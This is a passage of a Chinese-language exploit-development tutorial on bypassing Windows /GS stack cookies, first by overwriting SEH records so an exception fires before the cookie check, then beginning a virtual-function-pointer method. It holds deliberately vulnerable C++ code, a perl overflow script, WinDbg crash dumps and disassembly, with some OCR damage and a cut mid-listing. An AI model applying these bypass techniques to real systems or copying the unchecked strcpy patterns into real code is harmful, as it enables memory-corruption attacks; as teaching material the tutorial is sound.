不管怎么溢出缓冲区,应用程序都会挂在这里:**ntdll!KiFastSystemCallRet**

(在函数 pr()上设置断点，并单步跟踪直到对安全 cookie 的检查失败（在函数返回之前））

关于/GS 选项对于防止缓冲区溢出而对代码所做的更改，在这里给出了足够的信息。

如前所述，有一些绕过 GS 保护的技术，它们大多数基于一个事实---你能覆盖到异常处理结构并能在 cookie 被检查前触发异常，其他依赖的是能够写入参数…我做了很多尝试，但针对这个程序的 exploit 始终没有成功（不能覆盖异常处理器），因此看上去/GS 对这个程序的保护还是相当有效的。

绕过栈中的 cookie 演示 1:异常处理

漏洞代码

我们使用下边的 c++代码(basicbof.cpp) 来演示如何绕过堆栈中的 cookie:

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"

void GetInput(char* str, char* out)
{
        char buffer[500];
        try
        {
         strcpy(buffer,str);
        strcpy(out,buffer);
         printf("Input received : %s\n",buffer);
        }
```

```
        catch (char * strErr)
        {
                printf("No valid input received ! \n");
                printf("Exception : %s\n",strErr);
        }
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

如你所见，函数 GetInput 中包含一个存在漏洞的拷贝函数，因为在拷贝前它并没有检查参数的长度，此外，一旦“buffer”被填满（可能损坏），在函数返回前它又被拷贝到 out 中，但是 哈-如果有恶意输入这个函数的异常处理应该发出警告，对吧 ?:-)

关闭/GS 和 RTC 来编译代码。

使用 1 0 个字符作为参数运行程序:

```
basicbof.exe AAAAAAAAAA
Input received : AAAAAAAAAA
```

对吧，上边这个实验和我们预期的一样，现在用 500 多个字符作为参数启动这个程序。应用程序崩溃了。（如果你去掉 GetInput 中的异常处理器，应用程序会崩溃并陷入调试器。）

我们使用下边的 perl 脚本来用 520 个字符作为参数调用程序。


```
my $buffer="A" x 520;
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" basicbof.exe
\"$buffer\"\r\n");
```

运行这个脚本：

```
(908.470): Access violation - code c0000005 (!!! second chance !!!)
eax=0000021a ebx=00000000 ecx=7855215c edx=785bbb60 esi=00000001 edi=00403380
eip=41414141 esp=0012ff78 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
41414141 ??
```

⇨ 直接覆盖掉了返回地址/eip,这是经典的缓冲区溢出。

如果在安装有异常处理器的程序上尝试同样的操作，应用程序会挂掉，（如果你喜欢在 windbg 中执行程序，也可以用 windbg 启动 basicbof.exe，并用 500 多个字符做为它的参数。）



现在我们得到这样的结果：

```
(b5c.964): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
```

返回地址没有被覆盖，而异常处理器被覆盖掉了。

```
0:000> !exchain
0012fee0: 41414141
Invalid exception stack at 41414141
```

当异常处理器被溢出时，它是如何工作的？发生了什么？

在继续之前，做个小实验（使用断点跟踪），我们会了解到通过溢出覆盖掉异常处理器之后，为什么程序抛出了异常？会在什么时候抛出异常？

用 windbg（把程序参数设置成 520 个 A）打开程序（没有 GS 保护，但是安装了异常处理器），启动程序前（在断点），在函数 GetInput 上设置断点。

```
0:000> bp GetInput
0:000> bl
 0 e 00401000     0001 (0001)  0:**** basicbof!GetInput
```

运行程序，当函数被调用时中断了下来。

```
Breakpoint 0 hit
eax=0012fefc ebx=00000000 ecx=00342980 edx=003429f3 esi=00000001 edi=004033a8
eip=00401000 esp=0012fef0 ebp=0012ff7c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
basicbof!GetInput:
00401000 55              push    ebp
```

如果你反汇编函数 GetInput，你将看到：

```
00401000   $ 55             PUSH EBP ;save current value of EBP (=> saved EIP)
00401001   . 8BEC           MOV EBP,ESP ;ebp is now top of stack (=> saved EBP)
00401003   . 6A FF          PUSH -1
00401005   . 68 A01A4000    PUSH basicbof.00401AA0 ;  SE handler installation
0040100A   . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010   . 50             PUSH EAX
00401011   . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
00401018   . 51             PUSH ECX
00401019   . 81EC 1C020000  SUB ESP,21C  ;reserve space on the stack, 540 bytes
0040101F   . 53             PUSH EBX
00401020   . 56             PUSH ESI
00401021   . 57             PUSH EDI
00401022   . 8965 F0        MOV DWORD PTR SS:[EBP-10],ESP
00401025   . C745 FC 000000>MOV DWORD PTR SS:[EBP-4],0
0040102C   . 8B45 08        MOV EAX,DWORD PTR SS:[EBP+8]  ;start strcpy(buffer,str)
0040102F   . 8985 F0FDFFFF  MOV DWORD PTR SS:[EBP-210],EAX
00401035   . 8D8D F8FDFFFF  LEA ECX,DWORD PTR SS:[EBP-208]
0040103B   . 898D ECFDFFFF  MOV DWORD PTR SS:[EBP-214],ECX
00401041   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401047   . 8995 E8FDFFFF  MOV DWORD PTR SS:[EBP-218],EDX
```

```
0040104D   > 8B85 F0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-210]
00401053   . 8A08           MOV CL,BYTE PTR DS:[EAX]
00401055   . 888D E7FDFFFF  MOV BYTE PTR SS:[EBP-219],CL
0040105B   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
00401061   . 8A85 E7FDFFFF  MOV AL,BYTE PTR SS:[EBP-219]
00401067   . 8802           MOV BYTE PTR DS:[EDX],AL
00401069   . 8B8D F0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-210]
0040106F   . 83C1 01        ADD ECX,1
00401072   . 898D F0FDFFFF  MOV DWORD PTR SS:[EBP-210],ECX
00401078   . 8B95 ECFDFFFF  MOV EDX,DWORD PTR SS:[EBP-214]
0040107E   . 83C2 01        ADD EDX,1
00401081   . 8995 ECFDFFFF  MOV DWORD PTR SS:[EBP-214],EDX
00401087   . 80BD E7FDFFFF >CMP BYTE PTR SS:[EBP-219],0
0040108E   .^75 BD          JNZ SHORT basicbof.0040104D ;jmp to 0x0040104d,get next char
00401090   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208] ;start strcpy(out,buffer)
00401096   . 8985 E0FDFFFF  MOV DWORD PTR SS:[EBP-220],EAX
0040109C   . 8B4D 0C        MOV ECX,DWORD PTR SS:[EBP+C]
0040109F   . 898D DCFDFFFF  MOV DWORD PTR SS:[EBP-224],ECX
004010A5   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010AB   . 8995 D8FDFFFF  MOV DWORD PTR SS:[EBP-228],EDX
004010B1   > 8B85 E0FDFFFF  MOV EAX,DWORD PTR SS:[EBP-220]
004010B7   . 8A08           MOV CL,BYTE PTR DS:[EAX]
004010B9   . 888D D7FDFFFF  MOV BYTE PTR SS:[EBP-229],CL
004010BF   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010C5   . 8A85 D7FDFFFF  MOV AL,BYTE PTR SS:[EBP-229]
004010CB   . 8802           MOV BYTE PTR DS:[EDX],AL
004010CD   . 8B8D E0FDFFFF  MOV ECX,DWORD PTR SS:[EBP-220]
004010D3   . 83C1 01        ADD ECX,1
004010D6   . 898D E0FDFFFF  MOV DWORD PTR SS:[EBP-220],ECX
004010DC   . 8B95 DCFDFFFF  MOV EDX,DWORD PTR SS:[EBP-224]
004010E2   . 83C2 01        ADD EDX,1
004010E5   . 8995 DCFDFFFF  MOV DWORD PTR SS:[EBP-224],EDX
004010EB   . 80BD D7FDFFFF >CMP BYTE PTR SS:[EBP-229],0
004010F2   .^75 BD          JNZ SHORT basicbof.004010B1;jmp to 0x00401090,get next char
004010F4   . 8D85 F8FDFFFF  LEA EAX,DWORD PTR SS:[EBP-208]
004010FA   . 50             PUSH EAX                    ; /<%s>
004010FB   . 68 FC204000    PUSH basicbof.004020FC      ; |format = "Input received : %s
"
00401100   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]   \printf
00401106   . 83C4 08        ADD ESP,8
00401109   . EB 30          JMP SHORT basicbof.0040113B
0040110B   . 68 14214000    PUSH basicbof.00402114      ; /format = "No valid input received
 !
"
```

```
00401110   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]  ; \printf
00401116   . 83C4 04        ADD ESP,4
00401119   . 8B8D F4FDFFFF  MOV ECX,DWORD PTR SS:[EBP-20C]
0040111F   . 51             PUSH ECX                    ; /<%s>
00401120   . 68 30214000    PUSH basicbof.00402130      ; |format = "Exception : %s
"
00401125   . FF15 A8204000  CALL DWORD PTR DS:[<&MSVCR90.printf>]    ; \printf
0040112B   . 83C4 08        ADD ESP,8
0040112E   . C745 FC FFFFFF>MOV DWORD PTR SS:[EBP-4],-1
00401135   . B8 42114000    MOV EAX,basicbof.00401142
0040113A   . C3             RETN
```

当函数 GetInput()的开头被执行时，函数的参数被保存在地址 0×003429f3 中（edx）：

```
0:000> d edx
003429f3  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
00342a03  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

这个参数的地址被压栈（所以在地址 0×0012fef4 上存放着 0×003429f3）。

堆栈指针（esp）指向 0×0012fef0，ebp 指向 0×0012ff7c，这两个地址形成了新的栈帧，esp 现在指向的内存存放的是 0×00401179(用于返回主函数的返回地址)。

```
basicbof!main
00401160 55              push    ebp
00401161 8bec            mov     ebp,esp
00401163 81ec80000000    sub     esp,80h
00401169 8d4580          lea     eax,[ebp-80h]
0040116c 50              push    eax
0040116d 8b4d0c          mov     ecx,dword ptr [ebp+0Ch]  ;pointer to argument
00401170 8b5104          mov     edx,dword ptr [ecx+4]    ;pointer to argument
00401173 52              push    edx  ; buffer argument
00401174 e887feffff      call    basicbof!GetInput (00401000) ; GetInput()
00401179 83c408          add     esp,8  ;normally GetInput returns here
0040117c 33c0            xor     eax,eax0040117e 8be5            mov     esp,ebp
00401180 5d              pop     ebp
00401181 c3              ret
```

不管怎么样，我们先看下上边函数 GetInput 的汇编代码，在把参数的指针放到堆栈中后，函数开头首先把 ebp 压栈，接下来，把esp 放进 ebp,这样 ebp 指向了栈帧的开头,从本质上来说新栈帧是从函数被调用时的 esp 的位置开始的，esp 现在指向 0×0012feec(包含 0c0012ff7c)。当有新数据压栈的时候，ebp 保持不变(ebp 成了栈底)。

然后，异常处理器被安装，首先，把 FFFFFFFF 压栈（表示这是 SEH 链的末尾）。

```
00401003   . 6A FF          PUSH -1
00401005   . 68 A01A4000    PUSH basicbof.00401AA0
```

然后，一个异常处理器和指向下一个异常处理器结构的指针被压栈:

```
0040100A   . 64:A1 00000000 MOV EAX,DWORD PTR FS:[0]
00401010   . 50             PUSH EAX
00401011   . 64:8925 000000>MOV DWORD PTR FS:[0],ESP
```

堆栈看起来是这个样子:


```
^  stack grows up towards top of stack while address of ESP goes down
| 0012FECC   785438C5   MSVCR90.785438C5
| 0012FED0   0012FEE8
| 0012FED4   7855C40C   MSVCR90.7855C40C
| 0012FED8   00152150
| 0012FEDC   0012FEF8   <- ESP points here after pushing next SEH
| 0012FEE0   0012FFB0   Pointer to next SEH record
| 0012FEE4   00401AA0   SE handler
| 0012FEE8   FFFFFFFF    ; end of SEH chain
| 0012FEEC   0012FF7C    ; saved EBP
| 0012FEF0   00401179    ; saved EIP
| 0012FEF4   003429F3    ; pointer to buffer ASCII "AAAAAAAAAAAAAAAAAAAAA…"
```

在调用 strcpy 前，堆栈上已经开辟了一些空间。

```
00401019 . 81EC 1C020000  SUB ESP,21C  ;540 bytes, which is 500 (buffer) + additional space
```

这个指令执行之后,esp指向了0×0012fcc0(也就是 0×0012fedc - 21c),ebp仍然指向0×0012feec(栈顶)，下一步 ebx,esi,edi 被压栈（esp=esp-c(3x4 字节=12 字节)，esp 现在指向 0×0012FCB4）。

然后,在 0×0040102c 处，第一个 strcpy 函数开始被调用（esp 依然指向 0012fcb4），把通过缓冲区传进来的所有字符 A 拷贝到堆栈上(地址 0×0040104d 和 0×0040108e 之间的代码进行一个接一个的循环拷贝。)




当 520 字节都被拷贝完毕（命令行参数的长度）时，拷贝函数才会返回。

开始的 4 个 A 被写到地址 0012fce4 上，如果加上 520-4（这四字节已经被存储到地址 0012fce4 上），发现结束位置就在地址 0012fee8 上，这时，异常处理结构已经被覆盖了，到现在为止，还没造成啥危险的后果。


到目前为止一切顺利，没有触发异常（对缓冲区没做任何处理，也没尝试写任何可以引起异常的地址）。

然后开始调用第二个 strcpy 函数，和第一个类似（一个循环），它从地址 0×0012fefc 开始覆盖，ebp 依然指向地址 0×0012feec，因此我们是在向栈底的下边写数据。




out 指针指向的缓冲区仅有 128 字节的空间（它是 main()函数中的变量，没有被初始化就被当作参数传入函数 GetInput() - 对我来说，这就是问题的前兆:-) ），所以溢出很快会发生，因为缓冲区包含更多的字节，所以堆栈会被溢出并导致写入不属于自己的地址中，这在大多时候会造成栈帧的损坏，如果能触发异常，我们就可以控制程序流程（记得吗？我们早就覆盖了异常处理器）。


拷贝完 128 字节后，堆栈是这个样子:




我们继续写入，我们写到了比较高的地址上（最后甚至覆盖了 main()的本地变量和参数 等等。。。一直覆盖到堆栈的底部）：




直到，我们尝试向一个不可访问的地址写入数据。



访问违例了，这时 SEH 链是这个样子：



如果我们忽略程序的这个异常，程序会尝试让异常处理器来处理这个异常。



异常处理结构在第一次调用函数 strcpy 时就已经被覆盖，当第二次调用函数 strcpy 时会在返回前触发一个异常，这两个条件导致我们可以成功利用这个漏洞，因为堆栈中的 cookie 将没机会被检查。

利用 SEH 绕过 GS 保护

启用/GS 选项重新编译程序，并再次尝试溢出它：

异常处理代码：

```
(aa0.f48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a4
eip=004010d8 esp=0012fca0 ebp=0012fee4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xd8:
004010d8 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> uf GetInput
basicbof!GetInput [basicbof\basicbof.cpp @ 6]:
    6 00401000 55              push    ebp
    6 00401001 8bec            mov     ebp,esp
    6 00401003 6aff            push    0FFFFFFFFh
    6 00401005 68d01a4000      push    offset basicbof!_CxxFrameHandler3+0xc (00401ad0)
    6 0040100a 64a100000000    mov     eax,dword ptr fs:[00000000h]
    6 00401010 50              push    eax
    6 00401011 51              push    ecx
    6 00401012 81ec24020000    sub     esp,224h
    6  00401018  a118304000          mov         eax,dword  ptr  [basicbof!__security_cookie
(00403018)]
    6 0040101d 33c5            xor     eax,ebp
    6 0040101f 8945ec          mov     dword ptr [ebp-14h],eax
    6 00401022 53              push    ebx
    6 00401023 56              push    esi
    6 00401024 57              push    edi
    6 00401025 50              push    eax
    6 00401026 8d45f4          lea     eax,[ebp-0Ch]
    6 00401029 64a300000000    mov     dword ptr fs:[00000000h],eax
    6 0040102f 8965f0          mov     dword ptr [ebp-10h],esp
    9 00401032 c745fc00000000  mov     dword ptr [ebp-4],0
   10 00401039 8b4508          mov     eax,dword ptr [ebp+8]
   10 0040103c 8985e8fdffff    mov     dword ptr [ebp-218h],eax
   10 00401042 8d8df0fdffff    lea     ecx,[ebp-210h]
   10 00401048 898de4fdffff    mov     dword ptr [ebp-21Ch],ecx
   10 0040104e 8b95e4fdffff    mov     edx,dword ptr [ebp-21Ch]
   10 00401054 8995e0fdffff    mov     dword ptr [ebp-220h],edx
```

应用程序又挂掉了，从上边的汇编代码我们可以清晰的看到在函数 GetInput 的开头安全 cookie 就被放到堆栈中了，所以经典的溢出方式（覆盖返回地址）不能工作了…但是我们可以覆盖异常处理器，（第一个 strcpy 覆盖异常处理器，记住…在这个例子中，异常处理器仅仅被覆盖了两字节，因此在溢出的时候，我们需要多增加两字节的数据。）：

```
0:000> !exchain
0012fed8: basicbof!_CxxFrameHandler3+c (00401ad0)
Invalid exception stack at 00004141
```

这意味着通过覆盖处理器来绕过/GS 堆栈保护成为可能。

现在如果注释掉异常处理器(在函数 GetInput 中)，并给程序传输等数量字符，我们会得到:

```
0:000> g
(216c.2ce0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=0040337c
eip=004010b2 esp=0012fcc4 ebp=0012fee4 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
basicbof!GetInput+0xb2:
004010b2 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> !exchain
0012ffb0: 41414141
Invalid exception stack at 41414141
```

因为给程序传递了同样长度的参数，但这次没有添加额外的异常处理器，所以不用增加字符就可以覆盖到异常处理器了，看来我们在 cookie 被检查前已经成功触发了异常，如前所释，在函数 GetInput 中对函数 strcpy 的第二次调用会触发这个异常。

为了证明这点，我们省略第二个 strcpy 函数（因此只剩下一个 strcpy,并且没有安装异常处理器。），那么我们会得到:

```
0:000> g
eax=000036c0 ebx=00000000 ecx=000036c0 edx=7c90e514 esi=00000001 edi=0040337c
eip=7c90e514 esp=0012f984 ebp=0012f994 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3              ret
```

=> 堆栈中 cookie 保护又起作用了。

因此，我们可以得出结论：如果存在漏洞的函数在 cookie 被检查前可以通过某种方式触发异常，那么就有可能绕过堆栈中的 cookie 保护机制，例如：当函数继续使用已被破坏的缓冲区时。

注意：要想成功攻击这个程序，你可能同时也要对付/safeseh 保护机制…不管怎么样，堆栈中的 cookie 保护机制是可以被绕过的。。。:-)

绕过栈中的 cookie 之二:虚函数调用

为了演示这种技术，我将使用 Alex Soritov 和 Mark Dowd 在 Blackhat 2008 演讲中使用的代码（为了让它可以在 VS2008 C++上成功编译，做了稍微的修改）。

```
// gsvtable.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include "windows.h"
class Foo {
  public:
  void __declspec(noinline) gs3(char* src)
  {
   char buf[8];
   strcpy(buf, src);
   bar(); // virtual function call
  }
   virtual void __declspec(noinline) bar()
   {
   }
 };
int main()
{
  Foo foo;
  foo.gs3(
  "AAAA"
  "BBBB"
  "CCCC"
  "DDDD"
  "EEEE"
  "FFFF"
 return 0;
}
```

Foo 对象在 main 函数的堆栈中分配空间，并在 main 函数中被调用，然后对象 Foo 被做为参数传递给存在漏洞的成员函数 gs3（如果把大于 8 字节的字符串拷贝到 buf，buf 就会被溢出。）。

完成拷贝后，一个虚函数会被执行，因为前边的溢出，堆栈中指向虚函数表的指针可能已经被覆盖，这样就可以把程序的执行流重定向到 shellcode 中。

开启/GS 进行编译，gs3 函数反汇编如下：

```
0:000> uf Foo::gs3
gsvtable!Foo::gs3
   10 00401000 55              push    ebp
   10 00401001 8bec            mov     ebp,esp
   10 00401003 83ec20          sub     esp,20h
   10  00401006  a118304000          mov         eax,dword  ptr  [gsvtable!__security_cookie
(00403018)]
   10 0040100b 33c5            xor     eax,ebp
   10 0040100d 8945fc          mov     dword ptr [ebp-4],eax
   10 00401010 894df0          mov     dword ptr [ebp-10h],ecx
   12 00401013 8b4508          mov     eax,dword ptr [ebp+8]
   12 00401016 8945ec          mov     dword ptr [ebp-14h],eax
   12 00401019 8d4df4          lea     ecx,[ebp-0Ch]
   12 0040101c 894de8          mov     dword ptr [ebp-18h],ecx
   12 0040101f 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401022 8955e4          mov     dword ptr [ebp-1Ch],edx

gsvtable!Foo::gs3+0x25
   12 00401025 8b45ec          mov     eax,dword ptr [ebp-14h]
   12 00401028 8a08            mov     cl,byte ptr [eax]
   12 0040102a 884de3          mov     byte ptr [ebp-1Dh],cl
   12 0040102d 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401030 8a45e3          mov     al,byte ptr [ebp-1Dh]
   12 00401033 8802            mov     byte ptr [edx],al
   12 00401035 8b4dec          mov     ecx,dword ptr [ebp-14h]
   12 00401038 83c101          add     ecx,1
   12 0040103b 894dec          mov     dword ptr [ebp-14h],ecx
   12 0040103e 8b55e8          mov     edx,dword ptr [ebp-18h]
   12 00401041 83c201          add     edx,1
   12 00401044 8955e8          mov     dword ptr [ebp-18h],edx
   12 00401047 807de300        cmp     byte ptr [ebp-1Dh],0
   12 0040104b 75d8            jne     gsvtable!Foo::gs3+0x25 (00401025)

gsvtable!Foo::gs3+0x4d
   13 0040104d 8b45f0          mov     eax,dword ptr [ebp-10h]
   13 00401050 8b10            mov     edx,dword ptr [eax]
   13 00401052 8b4df0          mov     ecx,dword ptr [ebp-10h]
